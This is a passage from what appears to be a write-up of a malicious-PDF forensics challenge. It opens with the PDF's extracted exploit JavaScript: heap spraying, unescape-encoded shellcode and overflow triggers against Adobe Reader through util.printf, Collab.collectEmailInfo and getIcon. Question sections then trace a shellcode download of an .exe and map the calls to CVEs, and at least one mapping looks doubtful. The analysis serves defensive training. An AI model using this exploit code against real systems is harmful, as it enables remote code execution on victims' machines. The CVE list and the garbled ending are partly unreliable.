        this.fUEdit = "";
        while (block.length + spray < 0x40000) {
                block = block + block + fillblock;
                this.bJ = '';
        }
        var googleQ = '';
        this.nW = '';
        var mem_array = new Array();
        var cH = new String();
        var nVO = new String("");
        for (var i = 0; i < 1400; i++) {
                mem_array[i] = block + heapblock;
                var sQ = new String("");
        }
        var wC = '';
        var num = 12999999999999999999888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888;
        this.bC = 3699;
        util.printf("%45000f", num);
}
var eQ = "";

function gX() {
        var basicZ = '';
    // notepad.exe payload
        var shellcode = unescape("%uc931%u64b1%ub6bf%u558b%ud976%ud9cd%u2474%u58f4%ue883%u31fc%u0d78%u7803%ue20d%u6043%u2c45%u44e1%ub6af%u964c%ub72e%ued9a%u55a9%u1a18%u71cc%u2237%u7e30%u91b7%u1856%ue9ae%u2394%u7479%ucdff%u5e6b%ufc95%ue562%u12a2%u77ad%u53d8%u925f%u4178%ue5b2%ufc62%uf826%ub883%u9e2c%u6c59%uf5dd%u5d2a%uc113%uc7c1%ub031%u6cf7%ua2b6%u1838%u2007%u1d29%ua0b1%u0314%uaee1%ufbd8%u96df%ua80b%uc7cd%uca91%ubfab%u7091%uea13%u7a32%u7bb1%u5ba0%ue130%u3b9f%u8d42%ue4ba%u28a0%u4e20%u29d6%u0147%uf2cc%ucff0%uffb9%u2f62%uc948%u2904%ud333%ude69%u2b88%u10f3%u776b%uedee%uef80%u9fcf%u89c2%uc649%uf510%u36e3%u10fb%ud153%u40ef%u4d82%u41f6%ue4ae%u5cb1%uf58a%uaa78%u3472%u750f%u52e6%u712a%u9faf%u5fea%uc24a%u9cf3%u64f2%u0559%u5ecc%u7957%u0607%ue3a9%u828a%u26fc%uc2cc%u7f97%u1577%u2a0a%u9c21%u73c8%ube3e%u4838%uf571%u04de%uca4d%ue02c%u6126%u4c09%ucab8%u16cf%ueb5c%u3af3%uf869%u3ffd%u02b2%u2bfc%u17bf%u3214%u149e%u8f05%u0fff%uec38%u0df4%ue632%u5709%u0f5f%u481a%u6947%u7913%u5680%u864d%ufe94%u9652%uec98%ua8a6%u13b3%ub6c0%u39da%ub1c7%u1421%ub9d8%u6f32%udef2%u091c%uf4e9%ude69%ufd04%ud308%ud722%u1af7%u2f5a%u15f2%u2d5b%u2f31%u3e43%u2c3c%u26a4%ub9d6%u2921%u6d1c%uabe5%u1e0c%u059e%u8fa4%u3f0e%u3e4d%ucbaa%ud183%u5346%u40f5%ub4de%uf46f%uae52%u7901%u53fa%u1e82%uf294%u8d50%u9b01%u28cf%u50e5%ud262%ue195%u661d%u2003%ufeb8%ubcae");
    var mem_array = new Array();
        this.googleBasicR = "";
        var cc = 0x0c0c0c0c;
        var addr = 0x400000;
        var sc_len = shellcode.length * 2;
        var len = addr - (sc_len + 0x38);
        var yarsp = unescape("%u9090%u9090");
        this.eS = "eS";
        yarsp = s(yarsp, len);
        var count2 = (cc - 0x400000) / addr;
        this.rF = false;
        this.p = "p";
        for (var count = 0; count < count2; count++) {
                mem_array[count] = yarsp + shellcode;
        }
        var bUpdate = new String("");
        var overflow = unescape("%u0c0c%u0c0c");
        var cP = function() {};
        this.gD = "";
        while (overflow.length < 44952) {
                this.tO = "";
                overflow += overflow;
        }
        var adobeD = new String();
        this.collabStore = Collab.collectEmailInfo({
                subj: "",
                msg: overflow
        });
}
function updateE() {
        var xI = new String("");
        if (c.doc.Collab.getIcon) {
                var arry = new Array();
        // cmd.exe payload
                var vvpethya = unescape("%ud3b8%u7458%ud901%u2bcb%ud9c9%u2474%ub1f4%u5a65%u4231%u0312%u1242%u3983%u96a4%u56f4%u0d45%u9bbd%ud7af%ue7f8%u982e%u1dcf%u7aa8%ucad5%u92cf%uf3c1%u9d2f%u4766%ufb49%u941e%uc494%u8389%uacfe%u6ad8%udd95%u0935%uf3a2%u801c%ub2d9%u488c%u2678%u0b5c%udd62%u01f4%u5b82%u4792%u4b5e%u2d2e%ubc2a%uf9ff%ue4c1%u9b9a%u83f7%ucc69%u3938%u1fb1%u7e29%uc50b%ue214%u8248%udcd8%ub3b7%u890b%ue425%uab91%u5210%u5192%uc8fc%u9932%u9def%ubaa1%u0795%u1c9f%uacee%uc5ba%u4b1c%uaf20%u0832%u3e47%u9129%uacf0%ude04%u1062%ue9e7%u0804%uf391%ubf69%ucc69%u71f0%u1108%uccee%u0d20%ubecf%ub462%ud949%u9971%u15e3%u3c5a%ub053%u5d89%u6c82%u6648%u07ae%u7ad2%u148a%ub09d%u1572%u1aab%u33e6%u5a91%ub8af%u4744%udd4a%u8b98%u47f2%u2af0%ub1cc%u03cf%u2707%ufe1e%ued8a%uca57%u23cd%u030e%u7277%u39bc%ubf21%u6423%udf3e%u5d93%uea71%u2a42%u2b4d%ud7b8%u0626%u7de4%ue9b8%ue771%uc85c%u0a82%u1f69%u2e8c%u1db2%u258c%u34bf%u2085%u359e%u98b7%u2cff%ue0a5%u6cf4%uf3c6%u7409%uf5ca%u6919%u60cd%u9a13%u4e19%ua74d%uf71c%ub952%uea11%ucba6%u0839%ud1c0%u2527%ud2c7%u10a5%ud8d8%u62bd%ufff2%u0b9a%uebe9%udfee%u1c04%ud389%u3622%u1d77%u4e5a%u177d%u4c5b%u21b3%u5f43%u31b9%u39a4%ubd2a%u4a21%u1291%uc8e5%u0389%u229e%ub43a%u5e0e%u24c3%ud4aa%ud71d%u7246%u4a4c%u53de%ufbf6%uc952%u7098%u72fa%u153a%u1594%ub5a8%ub801%u2057%u29e5%uc6f9%ud08e%u738b%u275f%u1e42%u22e7%u411a");
        var updateX = 39796;
                var hWq500CN = vvpethya.length * 2;
                var len = 0x400000 - (hWq500CN + 0x38);
                var zAdobe = "";
                var yarsp = unescape("%u9090%u9090");
                var dU = "";
                yarsp = s(yarsp, len);
                this.zAdobeK = "";
                var p5AjK65f = (0x0c0c0c0c - 0x400000) / 0x400000;
                var aG = new Date();
                for (var vqcQD96y = 0; vqcQD96y < p5AjK65f; vqcQD96y++) {
                        var lBasic = "";
                        arry[vqcQD96y] = yarsp + vvpethya;
                        var u = "";
                }
                var iAlpha = function() {};
                var tUMhNbGw = unescape("%09");
                while (tUMhNbGw.length < 0x4000) {
                        this.gN = false;
                        tUMhNbGw += tUMhNbGw;
                }
                var hV = new String("");
                var nVE = function() {};
                tUMhNbGw = "N." + tUMhNbGw;
                c.doc.Collab.getIcon(tUMhNbGw);
        }
        this.wZ = 44811;
}

function nO() {
        document.write(cN());
        document.write(gX());
        document.write(updateE());
        document.write(cG());
}

document.write(nO());
Why This Matters?
- Multi-Stage PDF Exploits, The PDF was designed to hide malicious JavaScript, which in turn executes shellcode to exploit the victim.
- Obfuscation & Evasion, Using multiple encoding techniques, the malware avoided signature-based detection.
- Real-World Attack Scenario, This method is commonly used by attackers in phishing and targeted PDF-based exploits.
Question 10

The PDF file contains another exploit related to CVE-2010-0188. What is the URL of the malicious executable that the shellcode associated with this exploit drop?
-
Captured HTTP Request in Wireshark
- Applied an HTTP filter in Wireshark:
http.request.uri contains ".exe" - Found a GET request for:
/forensic_challenge/the_real_malware.exe
- Applied an HTTP filter in Wireshark:
-
Correlated with PDF Exploit (CVE-2010-0188)
- The exploit in the malicious PDF triggered shellcode execution.
- The shellcode downloaded and executed the malware.
-
Analyzed HTTP Headers
- The request was made with a User-Agent resembling an older Windows XP system.
- This indicates an attempt to bypass security mechanisms by mimicking legacy traffic patterns.
Why This Matters?
- Shellcode-Delivered Malware: The exploit allows remote code execution (RCE) by embedding shellcode inside PDFs.
- Stealthy Execution: The shellcode silently downloads and runs the executable, bypassing user interaction.
- Legacy Exploit Targeting: CVE-2010-0188 is still effective against outdated systems, posing a risk for unpatched environments.
Question 11
How many CVEs are included in the PDF file?
-

Extracted JavaScript Execution Logs
- The image displays multiple exploit function calls, including:
- util.printf() → CVE-2008-2992
- collab.collectEmailInfo() → CVE-2009-4324
- getIcon() → CVE-2009-3953
- media.newPlayer() → CVE-2010-1297
- util.printd() → CVE-2018-4993
- The image displays multiple exploit function calls, including:
-
Identified Vulnerability Triggers
- The util.printf() exploit is explicitly labeled as CVE-2008-2992.
- collab.collectEmailInfo() and getIcon() are linked to Adobe Reader memory corruption vulnerabilities.
- media.newPlayer() suggests Flash-based attack vectors embedded in PDFs.
- util.printd() is a relatively newer vulnerability, linked to arbitrary code execution in Adobe Reader.
-
Correlated with Historical CVE Data
- CVE-2008-2992 → Stack buffer overflow in
util.printf()function. - CVE-2009-4324 → Memory corruption via
collab.collectEmailInfo(). - CVE-2009-3953 → Stack overflow exploit using
getIcon(). - CVE-2010-1297 → Remote execution via Flash Player inside PDFs (
media.newPlayer()). - CVE-2018-4993 → Arbitrary code execution using
util.printd().
- CVE-2008-2992 → Stack buffer overflow in
Why This Matters?
- Multi-Exploit PDF: This document is designed to increase attack success rates by using multiple CVEs.
- Targeting Various Adobe Versions: These vulnerabilities span 2007-2018, meaning it can exploit multiple software versions.
- Possible Multi-Stage Payload: This PDF may execute different exploits depending on system configuration, making it more dangerous.
Conclusion
This was a good machine to practice your familiarization with the PDF file structure and understand how malicious PDFs can be used to exploit vulnerabilities.
By analyzing JavaScript execution, embedded objects, and exploit techniques, we identified multiple CVEs leveraged in real-world attacks. The process of extracting and decoding shellcode, tracing exploit execution, and mapping vulnerabilities provides valuable experience for incident response, malware analysis, and threat hunting.
Mastering PDF-based attack vectors is essential for detecting, mitigating, and preventing cyber threats. Whether you’re a red teamer crafting payloads or a blue teamer defending against them, this knowledge enhances your capability to respond to PDF-based exploits in real-world scenarios.
Keep practicing, stay curious, and always be one step ahead of the adversary! ���������������������������������������������������������������������������������������������������